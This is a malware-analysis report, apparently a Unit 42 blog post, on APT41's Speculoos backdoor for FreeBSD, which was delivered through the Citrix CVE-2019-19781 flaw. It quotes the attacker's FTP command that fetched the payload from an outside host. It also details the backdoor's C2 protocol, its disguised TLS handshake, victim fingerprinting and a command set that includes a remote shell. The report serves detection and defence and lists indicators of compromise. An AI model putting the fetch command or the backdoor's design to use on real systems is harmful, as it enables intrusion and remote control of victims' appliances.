APT41 Using New Speculoos Backdoor to Target Organizations Globally

unit42.paloaltonetworks.com/apt41-using-new-speculoos-backdoor-to-target-organizations-globally/

Bryan Lee, Robert Falcone, Jen Miller-Osborn April 14, 2020

By Bryan Lee, Robert Falcone and Jen Miller-Osborn

April 13, 2020 at 5:45 PM

Category: Unit 42

Tags: APT41, Citrix, CVE-2019-19781, Espionage, FreeBSD, Speculoos

This post is also available in: 日本語 (Japanese)

Executive Summary

On March 25, 2020, FireEye published a research blog regarding a global attack campaign operated by an espionage motivated adversary group known as APT41. This attack campaign was thought to have operated between January 20 and March 11, specifically

targeting Citrix, Cisco, and Zoho network appliances via exploitation of recently disclosed vulnerabilities. Based on WildFire and AutoFocus data available to Unit 42, we were able to obtain samples of the payload targeting Citrix appliances, which were executables compiled to run on FreeBSD. We also used this data to identify multiple victims in industries such as healthcare, higher education, manufacturing, government and technology services in multiple regions around the world, such as North America, South America, and Europe.

This blog will be specific to the FreeBSD-based payload that we have named Speculoos. We identified a total of five samples from our dataset, all of which were approximately the same file size, but contain minute differences amongst the sample set. The subtle differences indicate that they likely originated from the same developer and were either recompiled or patched. As described by FireEye, Speculoos was delivered by exploiting CVE-2019-19781, a vulnerability affecting the Citrix Application Delivery Controller, Citrix Gateway, and Citrix SD-WAN WANOP appliances that allowed an adversary to remotely execute arbitrary commands. This vulnerability was first disclosed on December 17, 2019 via security bulletin CTX267679 which contained several mitigation recommendations. By January 24, 2020, permanent patches for the affected appliances were issued. Based on the spread of industries and regions, in addition to the timing of the vulnerability disclosure, we believe this campaign may have been more opportunistic in nature compared to the highly targeted attack campaigns that are often associated with these types of adversaries. However, considering the exploitation of the vulnerability in conjunction with delivery of a backdoor specifically designed to execute on the associated FreeBSD operating system indicates the adversary was absolutely targeting the affected devices.

Palo Alto Networks customers are protected from this threat. Our threat prevention platform with Wildfire identifies this malware as malicious while simultaneously updating the ‘malware’ category within the PAN-DB URL filtering solution for malicious and/or compromised domains that have been identified. AutoFocus customers can continue to track Speculoos activity by using the Speculoos tag.

Attack Details

In this attack campaign, the adversaries exploited CVE-2019-19781 to direct the victim appliances to retrieve Speculoos over FTP using the command /usr/bin/ftp -o /tmp/bsd ftp://test:[redacted]\@66.42.98[.]220/<filename> as reported by FireEye. Our data was consistent with this activity, with the first wave beginning on January 31, 2020 evening UTC to February 1, 2020 afternoon UTC using the filename bsd. This wave affected multiple higher education organizations in the United States, a healthcare organization in the United States, and a consulting firm in Ireland. A second wave began on February 24, 2020 morning UTC through February 24, 2020 after midnight UTC, this time using the filename un. This wave affected a higher education organization in Colombia, a manufacturing organization in Austria, a higher education organization targeted in the first wave in the United States, and a state government in the United States. While the data Unit 42 has access to is not

exhaustive, examining the spread of victims we do have data on appears to indicate that this attack campaign may have been more of an opportunistic push by APT41 to gain footholds in a large number of organizations with minimal effort to expand their attack infrastructure.

The deployment of a tool to run specifically on FreeBSD is fairly novel. Malware targeting BSD-based systems are relatively rare, and considering the use of this tool in conjunction with a vulnerability affecting specific Citrix network appliances, it is highly likely Speculoos was specifically crafted for this attack campaign by APT41.

Binary Analysis

The Speculoos backdoor is an ELF executable compiled with GCC 4.2.1 to run on a FreeBSD system. This payload does not appear to natively be able to maintain persistence, so it is likely it requires the adversary to use a separate component or additional step to maintain their foothold. Upon execution, the payload enters a loop that calls a function to communicate with the following command and control (C2) domain over TCP/443:

alibaba.zzux[.]com (resolving to 119.28.139[.]120)

If it is unable to communicate with the domain above, Speculoos will attempt to use a backup C2 at 119.28.139[.]20, also over TCP/443. If it is able to connect to either C2 server, it will carry out a TLS handshake with the server using the hardcoded buffer in the binary which is used as the first packet in the handshake. Before sending the hardcoded buffer to the C2 server, Speculoos modifies offset 11 with the current time and offset 15 with 28 pseudorandom bytes generated by iterating through the domain string, adding the current time and then using XOR on each byte with 7 multiplied by the byte's offset as a key. Figure 1 shows the hardcoded buffer before Speculoos modifies and sends it to the C2 server.

```
16 03 01 00 B5 01 00 00 B1 03 01 00 00 00 00 00 .....................

00 00 00 00 00 6A CE 14 27 3F 24 92 AB 0A A3 F7 .....j..'?$.....

DB 21 1C D6 7F FD E3 A3 50 00 00 00 00 48 C0 0A .............H..

C0 14 00 88 00 87 00 39 00 38 C0 0F C0 05 00 84 .......9.8......

00 35 C0 07 C0 09 C0 11 C0 13 00 45 00 44 00 66 .5.........E.D.f

00 33 00 32 C0 0C C0 0E C0 02 C0 04 00 96 00 41 .3.2...........A

00 04 00 05 00 2F C0 08 C0 12 00 16 00 13 C0 0D ...../..........

C0 03 FE FF 00 0A 02 01 00 00 3F 00 00 00 13 00 ..........?.....

11 00 00 0E 6C 6F 67 69 6E 2E 6C 69 76 65 2E 63 ....login.live.c

6F 6D FF 01 00 01 00 00 0A 00 08 00 06 00 17 00 om..............

18 00 19 00 0B 00 02 01 00 00 23 00 00 33 74 00 ..........#..3t.

00 00 05 00 05 01 00 00 00 00  ..........
```

Figure 1. Hardcoded buffer used as the TLS Client Hello packet sent to the C2 server

Figure 1 suggests that this is a handshake packet for TLS 1.0, specifically the Client Hello. The most interesting part of this Client Hello packet is that it is requesting login.live[.]com as the Server Name Indication (SNI), which suggests that the author may try to make the handshake look innocuous, as seen in Figure 1.



Figure 2. Client Hello packet in the TLS handshake uses login.live.com as the Server Name Indication

After successfully connecting to the C2 and completing the TLS handshake, Speculoos will perform an initial system enumeration to fingerprint the victim system then send the data back to the C2 server. The buffer used to store the information will be 1048 bytes and will be structured as seen in Table 1 below.

Offset	Description	Notes
0	Identifier	Hardcoded string “freebsd”
64	Unknown	Hardcoded “5”
68	Username	Uses ‘getuid’ to get user of process, then ‘getpwuid.pw_name’ to get the name
132	MAC addresses	Uses if_nameindex to iterate through interfaces
152	OS version	Results of ‘uname-v’
216	Hostname	Results of ‘uname-s’ or ‘hostname’

280	Disk space	Enumerates file systems at ‘/’ and ‘/private/var’
904	Physical memory	Sysctl hw.physmem
908	User memory	Sysctl hw.usermem
912	Number of CPUs	Sysctl hw.ncpu
916	CPU speed	Sysctl machdep.tsc_freq/1000000
920	CPU model	Sysctl hw.model

Table 1. Structure used to transmit gathered system information to the C2

The data is sent over the TLS channel and two bytes of data are expected in response by Speculoos. After a successful response, it will then send a single byte (0xa) to the C2 and enter a loop to begin receiving commands. The commands in Table 2 are then made available for the adversary to execute on the victim system. The commands available to Speculoos indicate that this tool is a fully functional backdoor which gives the adversary full control over the victim system.

Command	**Sub-command**	**Description**
0x1E		Creates shell related sub-command handler
	w (0x77)	Creates a remote shell by forking off a “/bin/sh” process and redirects standard input, output and error to the TLS socket
f (0x66)		Creates disk related sub-command handler
	f (0x66)	Remove File (unlink function)
	k (0x6B)	Remove Directory (rm -rf "<path>")
	e (0x65)	Run specified file (execv)
g (0x67)		Download file
i (0x69)		Upload file
0x14		Enumerate Processes (Name, PID, PPID, Threads)
0x15		Kill process
0x1		List Folder Contents
! (0x21)		Execute command using “sh -c”

Table 2. Commands in Speculoos's command handler

The two Speculoos samples we analyzed were functionally identical, with only eight bytes differing between the two. This eight byte change was caused by the author replacing the uname -s command with the hostname command when gathering system information. It is unclear why the command may have been changed, as they return different results. uname -s will return the kernel information which would be the string FreeBSD on a FreeBSD system, while hostname would return print the name of the host system. Figure 2 shows a binary comparison between the two Speculoos samples we analyzed that shows the eight byte difference.

```
bash-3.2$ cmp -bl 6943fbb194317d344ca9911b7abb11b684d3dca4c29adcbcff39291822902167
 99c5dbeb545af3ef1f0f9643449015988c4e02bf8a7164b5d6c86f67e6dc2d28
21293 165 u    150 h
21294 156 n    157 o
21295 141 a    163 s
21296 155 m    164 t
21297 145 e    156 n
21298  40      141 a
21299  55 -    155 m
21300 163 s    145 e
bash-3.2$
```

Figure 3. Binary comparison between two Speculoos samples showing different commands used to gather the hostname of the system

Impact Assessment

Vulnerabilities that allow for remote code execution by unauthorized users are nearly always a potentially high impact security issue, especially if they affect systems that are public-facing. In this case, CVE-2019-19781 affected multiple appliances that were may be public-facing, and had a highly motivated adversary actively exploiting the vulnerability to install a custom backdoor. Considering the types of appliances that were affected, it is critical that any organization that may be affected take mitigation actions immediately. Because all or a significant amount of network activity must traverse these compromised network appliances, adversaries can more easily monitor or modify an entire organization's network activity instead of being relegated to a single or handful of devices.

In addition, because by default these appliances have access to a large number of organizational systems, lateral movement becomes far less of a challenge. The adversaries may attempt to directly traverse into other hosts that must traverse through the compromised appliances, or even be able to modify network traffic to perform additional malicious actions, such as injecting/delivering malicious code, executing man-in-the-middle attacks, or redirecting users to adversary owned login pages to harvest credentials. Lastly, due to the nature of appliances, detection of these attacks may be significantly more challenging, as generally they are black-box type solutions which are not often interacted with or inspected for anomalous activity, unless an issue arises.

Palo Alto Networks customers may be protected by

- Deploying Threat ID 57625, 57570, and 57497
- WildFire properly classifies Speculoos as malicious
- C2 domain has been classified as malicious in DNS Security
- AutoFocus customers may learn more via the Speculoos tag

Indicators of Compromise

Analyzed Speculoos SHA256

99c5dbeb545af3ef1f0f9643449015988c4e02bf8a7164b5d6c86f67e6dc2d28

6943fbb194317d344ca9911b7abb11b684d3dca4c29adcbcff39291822902167

Additional Speculoos SHA256

493574e9b1cc618b1a967ba9dabec474bb239777a3d81c11e49e7bb9c71c0c4e

85297097f6dbe8a52974a43016425d4adaa61f3bdb5fcdd186bfda2255d56b3d

c2a88cc3418b488d212b36172b089b0d329fa6e4a094583b757fdd3c5398efe1

Network Indicators

119.28.139[.]20

alibaba.zzux[.]com

119.28.139[.]120

66.42.98[.]220

exchange.longmusic[.]com